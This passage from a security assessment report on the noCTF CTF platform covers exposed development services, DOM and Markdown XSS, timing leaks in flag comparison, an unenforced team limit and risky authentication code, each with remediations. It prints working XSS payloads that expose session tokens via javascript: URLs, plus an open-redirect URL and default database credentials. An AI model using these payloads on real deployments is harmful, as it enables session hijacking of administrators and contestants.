docker-compose.yml

```
services:
  redis:
    image: valkey/valkey:8-alpine
    ports:
      - 6379:6379
  nats:
    image: nats
    command: -js
    ports:
      - 4222:4222
      - 8222:8222
      - 6222:6222
  postgres:
    image: postgres:17-alpine
    volumes:
      - postgres:/var/lib/postgresql/data
    environment:
      - POSTGRES_PASSWORD=noctf
      - POSTGRES_DB=noctf
    ports:
      - 5432:5432
```

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 15: The `services` stanza of the Docker Compose file.

Furthermore, `dev-tmux.sh` implies that developers are intended to run the back-end services of noCTF inside of Docker (Listing 16) but that the application components (API, worker, and front-end Web UI) are intended to be run outside of Docker (Listing 17).

dev-tmux.sh

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
# Function to start docker services
start_docker() {
    echo "Starting docker services..."
    if [[ "$OSTYPE" == "linux-gnu"* ]]; then
        ./dev.sh start
    else
        ./dev.sh start-local
    fi
}
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 16: Excerpt of `dev-tmux.sh` showing that back-end services run within Docker.

dev-tmux.sh

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
setup_tmux() {
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
    echo "Starting server processes..."
    # Left: Server
    tmux send-keys -t noctf:0.0 \
        'cd apps/server && pnpm dev:www' C-m
    # Middle: Worker
    tmux send-keys -t noctf:0.1 \
        'cd apps/server && pnpm dev:worker' C-m
    # Right: Web
    tmux send-keys -t noctf:0.2 \
        'cd apps/web && pnpm dev' C-m
}
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 17: Excerpt of `dev-tmux.sh` showing that application services run outside of Docker.

Replication Steps

Start the Docker containers (Listing 18).

```
% sudo -g docker ./dev.sh start
[+] Running 3/3
 ✓ Container noctf_dev-redis-1     Started
 ✓ Container noctf_dev-nats-1      Started
 ✓ Container noctf_dev-postgres-1  Started
Started noctf_dev
```

Listing 18: Starting the Docker containers.

Enumerate the listening TCP ports on the host relating to the back-end services, observing that they are bound to all local IP addresses (Listing 19).

```
% sudo netstat -antp | grep LISTEN | grep docker-proxy
tcp    0   0  0.0.0.0:5432    0.0.0.0:*    LISTEN    14375/docker-proxy
tcp    0   0  0.0.0.0:4222    0.0.0.0:*    LISTEN    14317/docker-proxy
tcp    0   0  0.0.0.0:6379    0.0.0.0:*    LISTEN    14311/docker-proxy
tcp    0   0  0.0.0.0:6222    0.0.0.0:*    LISTEN    14339/docker-proxy
tcp    0   0  0.0.0.0:8222    0.0.0.0:*    LISTEN    14356/docker-proxy
tcp6   0   0  :::5432          :::*         LISTEN    14386/docker-proxy
tcp6   0   0  :::4222          :::*         LISTEN    14324/docker-proxy
tcp6   0   0  :::6379          :::*         LISTEN    14323/docker-proxy
tcp6   0   0  :::6222          :::*         LISTEN    14348/docker-proxy
tcp6   0   0  :::8222          :::*         LISTEN    14366/docker-proxy
```

Listing 19: Checking listening TCP ports.

Connect to PostgreSQL from a LAN-adjacent host (Listing 20).

```
% PGPASSWORD=noctf psql \
    --host=10.10.10.162 \
    --username=postgres

psql (17.5 (Debian 17.5-1.pgdg120+1))
Type "help" for help.

postgres=# SELECT version();
                                 version
------------------------------------------------------------
 PostgreSQL 17.5 on x86_64-pc-linux-musl, compiled by gcc (Alpine
14.2.0) 14.2.0, 64-bit
(1 row)

postgres=#
```

Listing 20: Successfully connecting to PostgreSQL from another computer on the same network.

Impact

Given that the back-end services bind to all local IP addresses with weak or no authentication controls, a remote adversary may be able to violate the confidentiality of data hosted within the noCTF development stack. This could threaten an upcoming or ongoing CTF contest if a developer is working with, or developing, real contest data.

Furthermore, a remote adversary may be able to violate the integrity of data hosted within the development stack. `dev-tmux.sh` implies that the three Node.js components of noCTF run on the developer's host, outside of Docker. There may be some legitimate functionality within these components that can be abused given privileged access to the PostgreSQL database (for example), or some vulnerability that can only be exploited given access to the NATS message bus (for example). Access to the back-end services may allow an adversary to improperly influence the application components, threatening the developer's host.

Generally speaking, a noCTF developer's host will only be reachable on its local network.

Recommendations

- Refactor the suggested developer stack to avoid exposing back-end services.
  - Use Docker Compose port syntax to bind services to a local IP address; or
  - Include the three noCTF server processes within the set of Docker Compose services, avoiding the need to expose the back-end services.
- Consider employing authentication on all back-end services in the developer stack.
  - Encourage developers to set unique back-end service credentials, or automatically generate random credentials during developer stack setup.
  - Only expose credentials to containers and services on an as-needed basis.

Affected Assets

- noCTF developer stack.

References

- https://cwe.mitre.org/data/definitions/1327.html
- https://cwe.mitre.org/data/definitions/1392.html
- https://docs.docker.com/reference/compose-file/services/#ports
- https://docs.nats.io/running-a-nats-service/configuration/securing_nats/authorization
- https://valkey.io/topics/security/#:~:text=all%20the%20interfaces.-,Authentication,-Valkey%20provides%20two

4.5 DOM XSS and Open Redirect in login redirect

Medium

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

5.1

Background

Cross-Site Scripting (XSS) vulnerabilities generally occur when untrustworthy data is interpolated into an HTML document in such a way that can introduce arbitrary JavaScript code.

Document Object Model (DOM) Based XSS vulnerabilities differ from traditional types of XSS, such as Reflected XSS and Persistent XSS. Rather than being caused by improper interpolation into a HTML document, they arise when untrustworthy data is unsafely handled by front-end JavaScript code. This can be through various DOM XSS sinks, such as assigning a JavaScript URL to `document.location` or by assigning untrustworthy HTML to an element's `innerHTML` property.

Web applications frequently redirect users to different URLs, such as after a successful login or when performing certain actions. An Open Redirect vulnerability exists when an application incorporates user-controlled input into the target URL for these redirections. This allows adversaries to construct seemingly trustworthy URLs which, when clicked, redirect users to arbitrary sites chosen by the adversary.

Detail

The noCTF front-end Web UI contains a DOM XSS vulnerability in the `/auth/login` route via the `redirect_uri` query string parameter.

Exploitation requires a victim to be logged out, and to then complete authentication. The DOM XSS payload will execute upon completing authentication.

The root cause is in `auth.svelte.ts` in which dynamic data is assigned to `window.location.href` (Listing 21, p. 29).

auth.svelte.ts

```
async finishAuth(target = "/") {
  // handle OAuth flow when query params are present
  if (
    this.clientId &&
    this.redirectUri &&
    this.scope &&
    this.state &&
    this.responseType
  ) {
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
  } else {
    window.location.href = target;
  }
}
```

Listing 21: DOM XSS sink

There are two other risky assignments to `window.location`.

- `finishAuth()` does `window.location.replace(r.data.data.url)`
  - `r` comes from the noCTF back-end API and so this is likely unexploitable.
- `handleAuthorize()` does `window.location.href = res.data.data.url`
  - `res` comes from the noCTF back-end API and so this is likely unexploitable.

Though likely unexploitable, these should also be fixed as a matter of code hygiene.

Replication Steps

Browse to http://frontend.noctf:5173/auth?redirect_uri=javascript:alert(localStorage.getItem(%22noctf-session-token%22)) while logged in as a user or administrator, and observe that nothing happens.

Log out of noCTF.

Browse to http://frontend.noctf:5173/auth?redirect_uri=javascript:alert(localStorage.getItem(%22noctf-session-token%22)) and observe that you are shown a login page.

Log in as a user or administrator and observe an immediate `alert()` popup containing a session token (Figure 22).




Figure 22: DOM XSS in `/auth/login` front-end route.

This primitive can also be used as a client-side open redirect using a URL such as http://frontend.noctf:5173/auth?redirect_uri=%2f%2ftantosec.com.

Impact

An adversary can trick a victim into executing malicious JavaScript in the context of the vulnerable application. This can allow an adversary to steal sensitive information such as session cookies or user credentials, modify the appearance or behaviour of the page for phishing purposes, or perform actions on behalf of the user without their consent.

Recommendations

- Avoid assigning dynamic values to `location` as it is a DOM XSS sink.
- Use front-end functionality, such as Svelte's `goto()`, when sending the user to an alternate front-end route.
  - Hat-tip to Tom from the DownUnderCTF development team for this solution!

Affected Assets

- noCTF front-end Web UI.

References

- https://cwe.mitre.org/data/definitions/79.html

4.6 Persistent DOM XSS via Markdown challenge description

Medium

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

4.6

Background

Cross-Site Scripting (XSS) vulnerabilities generally occur when untrustworthy data is interpolated into an HTML document in such a way that can introduce arbitrary JavaScript code.

Document Object Model (DOM) Based XSS vulnerabilities differ from traditional types of XSS, such as Reflected XSS and Persistent XSS. Rather than being caused by improper interpolation into a HTML document, they arise when untrustworthy data is unsafely handled by front-end JavaScript code. This can be through various DOM XSS sinks, such as assigning a JavaScript URL to `document.location` or by assigning untrustworthy HTML to an element's `innerHTML` property.

Detail

The noCTF front-end Web UI contains a persistent DOM XSS vulnerability in the rendering of Markdown challenge descriptions.

noCTF allows an authenticated administrator to create and edit challenges. A challenge can have a description, which is represented using Markdown. The description of a challenge is visible to other administrators for editing and previewing, and is visible to administrators and contestants when viewing the associated challenge. The challenge description is served by the API to the front end as Markdown, and the front end is responsible for rendering it within the DOM.

The administrator challenge description editor and the rendering of challenge descriptions to administrators and contestants are implemented using carta-md.

Regarding sanitisation, the documentation for carta-md says:

> By default Carta does NOT sanitize user input, which can include malicious code that could lead to XSS attacks. For this reason it is strongly recommended to install a package that handles that for you. Since Carta operates both on the server and the client, you would need a sanitizer able to work in both environments, for example `isomorphic-dompurify` or `sanitize-html`.

noCTF does not use a sanitiser in either of the cases in which it uses carta-md. This means that a challenge description can contain a Markdown XSS payload, which can be triggered:

- By an administrator when previewing a challenge description within the editor; and
- By an administrator when viewing a challenge within the contestant challenge list; and
- By a contestant when viewing a challenge within the contestant challenge list.

An example Markdown XSS payload is shown in Figure 23. When triggered it shows the logged-in victim's details and session token in an `alert()` box.

```
[click me](javascript:alert(%60user:%20${localStorage.getItem("noctf-user")}%5cn%5cnsession%20token:%20${localStorage.getItem("noctf-session-token")}%60))
```

Figure 23: Example Markdown XSS payload.

This payload can be populated within a challenge description by an administrator.

By logging in as any administrator and clicking the link labelled "click me" within the challenge description editor's preview tab, an alert is shown (Figure 24).




Figure 24: XSS alert in administrator challenge editor.

Furthermore, a contestant may view the challenge and click the “click me” link to trigger the same alert (Figure 25).




Figure 25: XSS alert as contestant when viewing challenge.

Impact

A malicious or compromised administrator could populate an XSS payload to steal the session ID of another administrator. This cannot currently lead to privilege escalation as all administrators have the same level of privilege.

Furthermore, a malicious or compromised administrator could populate an XSS payload to steal the session ID values of contestants, allowing the adversary to log in as an affected contestant.

Note: A Markdown XSS payload can only be persisted by an authenticated administrator, and requires active user interaction to trigger.

Recommendations

- Configure carta-md to perform just-in-time sanitisation of rendered Markdown.
  - e.g. use isomorphic-dompurify as suggested by the carta-md documentation.

Affected Assets

- noCTF front-end Web UI.

References

- https://cwe.mitre.org/data/definitions/79.html
- https://beartocode.github.io/carta/getting-started#sanitization

4.7 Submitted flags are not compared in constant time

Low

T:0.4/CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N 2.5

Background

It is often necessary to compare a user-provided value with a secret and sensitive value. A naive comparison approach, such as a language's built-in `==` or `equals()` function, might be optimised to return as soon as a mismatch between the inputs is found. An adversary may use timing discrepancies to infer a partial match, potentially allowing the secret and sensitive value to be discovered using a divide-and-conquer approach.

Detail

noCTF employs three distinct strategies for comparing a contestant's submitted flag against the challenge's true flag. None of the approaches are guaranteed to run in constant time. The comparison implementations may leak timing information that could be used to deduce a flag's value.

- Submissions of "Static (case sensitive)" flags are compared using `===`.
- Submissions of "Static (case insensitive)" flags are compared using `String`'s `localeCompare()` with a sensitivity of "base".
- Submissions of "Regex (case sensitive)" and "Regex (case insensitive)" flags are compared using `RegExp`'s `match()` with the appropriate case sensitivity.

Impact

Subject to rate limit constraints, a contestant may make flag submissions and infer information about true flag values based on timing discrepancies. This divide-and-conquer approach would likely be hard to exploit, but could be viable using techniques such as Timeless Timing Attacks.

Note: TantoSec expects that this issue would be very difficult and expensive to exploit. We believe that the CVSS score overstates the true risk. We have applied a 40% multiplier to more accurately reflect our assessment of the risk of this issue.

Recommendations

Static flag types

- For “Static (case sensitive)” flags, check that the submitted flag is the same length as the true flag and use `crypto.timingSafeEqual()`.
- For “Static (case insensitive)” flags, check that the appropriately case-folded submitted flag is the same length as the case-folded true flag and use `crypto.timingSafeEqual()`.

Note: An adversary may be able to use the length check to infer information about the length of the true flag. The length check is required because `crypto.timingSafeEqual()` requires arguments to be of the same length.

Regular Expression flag types

For “Regex” type flags, TantoSec is not aware of a regular expression implementation that guarantees constant-time execution. Consider wrapping the `RegExp` match logic in such a way that guarantees a minimum execution time. The execution time should be chosen so that it exceeds how long matching is expected to take.

Example pseudocode:

```
minimum_duration_milliseconds = 1000    // example value
start = current_time_milliseconds()
res = do_the_regex_matching()
took = current_time_milliseconds() - start
sleep_duration = minimum_duration_milliseconds - took
sleep(sleep_duration)
return res
```

Many sleep implementations are not guaranteed to sleep for exactly the given time, but are usually guaranteed to sleep for at least the given time.

This best-effort strategy may mask timing discrepancies, and in the worst case should not amplify timing discrepancies.

CTFd’s approach

For comparison’s sake, CTFd employs the following flag comparison logic:

- For “static” flags, a length comparison is performed followed by a custom constant-time string comparison.
- For “regex” flags, Python’s `re` module is used which is unlikely to run in constant time.

Affected Assets

- noCTF back-end API.

References

- https://cwe.mitre.org/data/definitions/1254.html
- https://www.usenix.org/conference/usenixsecurity20/presentation/van-goethem
- https://developers.cloudflare.com/workers/examples/protect-against-timing-attacks/
- https://nodejs.org/api/crypto.html#cryptotimingsafeequala-b

4.8 Team size limit not enforced

Low

CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N 2.3

Background

Software may provide configuration options that are security-related or security-adjacent, but which are not actually implemented. The presence of such a configuration option may lead an administrator into believing they have control over an aspect that they actually do not, leading to a false sense of security.

Detail

noCTF allows an administrator to configure a team size limit using the configuration value `max_members`. This configuration value is not referenced in the noCTF back-end API code, and the limit is not enforced when a contestant joins a team.

TantoSec was able to create a team and add members in excess of a configured `max_members` configuration option.

REQUEST

```
PUT /admin/config/core.team HTTP/1.1
Content-Type: application/json
[... SNIP ...]

{
  "value": {
      "max_members": 3
    },
  "version": 2
}
```

Listing 26: Configuring a team size limit of 3.

```
noctf=# select value from config where namespace = 'core.team';
       value
--------------------
 {"max_members": 3}
(1 row)
```

Listing 27: Confirming that the configuration has been changed.

REQUEST

```
POST /teams HTTP/1.1
Content-Type: application/json
[... SNIP ...]

{"name":"My Team","division_id":1,"tag_ids":[]}
```

RESPONSE

```
HTTP/1.1 201 Created
Content-Type: application/json
[... SNIP ...]

{"data":{"id":4,"name":"My Team","bio":"","country":null,"tag_ids":[],"
join_code":"I0-KrrlEBTxPfW9Rt_xzK","division_id":1,"flags":[],"created_
at":"2025-06-30T05:04:23.913Z"}}
```

Listing 28: Creating a team and retrieving the `join_code`.

REQUEST

```
POST /team/join HTTP/1.1
Content-Type: application/json
[... SNIP ...]

{"join_code":"I0-KrrlEBTxPfW9Rt_xzK"}
```

Listing 29: Joining the team using the `join_code`.
This was repeated as four different users.

All four `POST /team/join` operations succeeded despite the configured `max_members` limit of three members per team.

```
noctf=# select * from team_member where team_id = 4;
 user_id | team_id |  role  |          created_at
---------+---------+--------+-------------------------------
       8 |       4 | owner  | 2025-06-30 05:04:23.918866+00
       9 |       4 | member | 2025-06-30 05:05:15.293539+00
      10 |       4 | member | 2025-06-30 05:05:57.204464+00
      11 |       4 | member | 2025-06-30 05:06:34.237511+00
(4 rows)
```

Listing 30: All four members successfully joined the team.

Impact

A CTF organiser may believe that a team size limit has been configured, and be unaware that contestants would still be able to join a team in excess of the configured limit.

Recommendations

- Enforce the team size limit when a contestant joins a team.
- Use locking or other concurrency controls to defend against race conditions.

Affected Assets

- noCTF back-end API.

References

- https://cwe.mitre.org/data/definitions/447.html

4.9 Risky use of a magic value for anonymous user ID

Info

CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

0

Background

Software may use a magic value to represent null, missing, or undefined values. This could be empty string, 0, −1, or some other particular value. The setter of such a magic value may assume that other components will know that such a value represents a null, missing, or undefined value. This is a risky assumption, and magic values should not be used to represent null, missing, or undefined values.

Detail

If a user is unauthenticated, `request.user` will be undefined. Several routes take a user's ID to be 0 if `request.user` is undefined, which may have varying impact if a user with an ID of 0 exists.

noCTF currently uses PostgreSQL, for which the `id` column in the `user` table has a default value given by the sequence `generated by default as identity`. In the context of PostgreSQL, this means that user ID values auto-increment from 1 onwards.

This means that a user with an ID of 0 should not exist under normal operation of noCTF.

However, counting on this behaviour may be risky.

- PostgreSQL could change the sequence implementation in the future such that sequences start from 0.
- noCTF could switch to a different DBMS in the future which starts sequences from 0.
- A contest organiser could seed a database with some data that includes a user with an ID of 0.

TantoSec identified two ways in which taking an unauthenticated user's ID to be 0 might be risky.

CTF start time and active status may be bypassed

CTF contests are scheduled to start at a particular time to ensure fairness to all contestants. The implementation used by noCTF can be bypassed if an administrator exists with a user ID of 0.

noCTF implements `gateStartTime()` to enforce a contest's configured start time and active status (Listing 31).

routes/_util.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
const gateStartTime = async (
  policy: Policy,
  ctime: number,
  userId?: number,
) => {
  const admin = await adminCache.load(userId || 0, () =>
    policyService.evaluate(userId || 0, policy),
  );
  if (!admin) {
      // SNIP - throw an error if the CTF
      // is not active or not started yet
  }
  return admin;
};
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 31: `gateStartTime()` implementation.

This gate will allow a visitor to act as though the CTF is active and has started if:

- The currently-logged in user is an administrator (or is otherwise taken by the policy engine to be allowed to bypass the gate); or
- The visitor is unauthenticated (causing userId to be falsey, and thus taken to be 0 in the call to `policyService.evaluate()`) and a user exists with an ID of 0 and that user is an administrator (or is otherwise taken by the policy engine to be allowed to bypass the gate).

The former condition is intended, but the latter is not.

Policy enforcement by the authz hook may result in privilege de-escalation

The authz hook contains the following:

```
if (!(await policyService.evaluate(request.user?.id || 0, expanded))) {
  throw new ForbiddenError("Access denied by policy");
}
```

If `request.user` is undefined, it calls `policyService.evaluate()` with a user ID of 0.

`PolicyService`'s `evaluate()` starts as follows:

```
  async evaluate(userId: number, policy: Policy) {
    const policies = await (userId
      ? this.getPoliciesForUser(userId)
      : this.getPoliciesForPublic());
```

If `userId` is falsey (e.g. `null`, `undefined` or 0) then the requesting user will be taken as if they were a "public" user for policy enforcement. This is intended for an unauthenticated user, but is unintended for an authenticated user an ID of 0.

Impact

- If there is an administrator user with an ID of 0, then an unauthenticated user may be able to view challenge details when they otherwise should not be able to.
- If there is a user with an ID of 0, then the authz hook will always act as though they were an unauthenticated user, effectively causing privilege deescalation.

Note that it would be unusual for a user to exist with an ID of 0.

Recommendations

1. Do not consider the visiting user to have an ID of 0 if `request.user` is undefined.
2. Consider an unauthenticated user to have a user ID of `undefined`, and provide a potentially-undefined user ID value to callees as needed.
3. Any function that currently takes a numeric user ID, but which could be called with an undefined value due to 2, should instead take a value of type `number | undefined`.
4. Functions that take a potentially undefined value for a user ID should consider only an undefined user ID to represent an unauthenticated user. Functions should consider a defined user ID, regardless of truthiness, to represent an authenticated user with the given ID.

Affected Assets

- noCTF back-end API.

References

- https://cwe.mitre.org/data/definitions/230.html

4.10 Risky dereferencing of password `VALIDATORS` object

Info

CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

0

Background

JavaScript allows object properties to be accessed via bracket notation (`myObject["prop"]`) or the dot notation (`myObject.prop`). Both notations can also be used to access inherited properties, such as the constructor function (`myObject.constructor`) and the object's prototype object (`myObject.__proto__`).

If a dynamic value is used to resolve a property of an object, then these inherited properties are able to be retrieved. This could pose a security risk depending on what the software does with the retrieved value.

Detail

noCTF uses risky dereferencing of a JavaScript object to obtain a function for verifying a submitted password during authentication. If a victim user's password hash uses an algorithm whose name matches a JavaScript object's inherited property, such as `"constructor"`, then any password may be able to be used to log in as that user.

Note that it would be unusual for a noCTF user to have a password hash with a named algorithm other than `"scrypt"`.

noCTF implements `Validate()` (Listing 32) as part of the validation of user passwords.

hash_util.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
export const Validate = async (password: string, digest: string) => {
  const parts = digest.split("$");
  if (parts.length < 3 || !VALIDATORS[parts[1]]) {
    throw new Error("Invalid digest format");
  }
  return VALIDATORS[parts[1]](password, parts.slice(2));
};
```

Listing 32: Implementation of `Validate()`.

This function is called by `authenticate()` and its return value is checked for truthiness. If the return value is truthy, the authentication attempt will be deemed successful.

The parameter `password` is the user-submitted password for the login attempt, while `digest` is the stored password hash for the corresponding username.

`Validate()` splits `digest` on `$`, uses the second part to retrieve a property from `VALIDATORS`, and calls it to validate `password` against the remaining parts of `digest`.

Password digest values have fields separated by `$` with the second field denoting the hash algorithm. Registration currently uses the scrypt algorithm (Listing 33).

```
noctf=# select secret_data from user_identity;
                              secret_data
-----------------------------------------------------------------------
 $scrypt$N=16384,r=8,p=1$[redacted]$[redacted]...
 $scrypt$N=16384,r=8,p=1$[redacted]$[redacted]...
 $scrypt$N=16384,r=8,p=1$[redacted]$[redacted]...
 $scrypt$N=16384,r=8,p=1$[redacted]$[redacted]...
(4 rows)
```

Listing 33: Password digests as stored in PostgreSQL use scrypt.

The constant `VALIDATORS` is defined as shown in Listing 34.

hash_util.ts

```
.--------------------.  SNIP  .--------------------.
const VALIDATORS: Record<
  string,
  (password: string, parts: string[]) => Promise<boolean>
> = {
  scrypt: SCryptValidator,
};
.--------------------.  SNIP  .--------------------.
```

Listing 34: Definition of `VALIDATORS`.

`VALIDATORS` is an object. `VALIDATORS["scrypt"]` is a function that takes two arguments. If the second `$`-separated part of a user's stored password digest is `"scrypt"` then this function will be called. However, if the second `$`-separated part of a user's password digest is the name of an inherited property of `VALIDATORS`, it will be called instead. Take for example `VALIDATORS["constructor"]`. (Listing 35)

```
> VALIDATORS["scrypt"]
async(password,parts)=>{const [... SNIP ...]

> typeof(VALIDATORS)
object

> VALIDATORS["constructor"]
function Object() { [native code] }
```

Listing 35: Examining `VALIDATORS` in the Node.js debugger.

If `VALIDATORS["constructor"]` is called with any submitted password and the remainder of the parts of `digest`, a truthy value is returned (Listing 36).

```
> VALIDATORS["constructor"](password, parts.slice(2))
String {[[PrimitiveValue]]: "the_password_submitted_by_the_user"}

> !!VALIDATORS["constructor"](password, parts.slice(2))
true
```

Listing 36: Calling `VALIDATORS["constructor"]` using the Node.js debugger.

The caller of `Validate()` is only interested in the truthiness of its return value (Listing 37).

password_provider.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
  if (
    !identity ||
    !identity.secret_data ||
    !(await Validate(password, identity.secret_data))
  ) {
    throw new AuthenticationError("Incorrect email or password");
  }

- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 37: Only the truthiness of `Validate()` matters.

Impact

If a user's stored password digest has a second `$`-separated part that is an inherited property of `VALIDATORS` which is a callable that returns a truthy value, any password can be used to log in as that user.

No user should have such a password digest, but as this is a security-critical code path, the risky object dereferencing should be fixed as a matter of code hygiene.

Recommendations

- Use `Object.hasOwn(VALIDATORS, parts[1])` to confirm that the user's digest's name exists as a property of the `VALIDATORS` object itself, rather than as an inherited property.
- The dynamic object dereference within `pgerror.ts` should also be guarded by `Object.hasOwn()` as a matter of code hygiene, but TantoSec did not identify any security consequence of not doing so.

Affected Assets

- noCTF back-end API.

References

- https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/hasOwn

4.11 Path Traversal in local file download functionality

Info

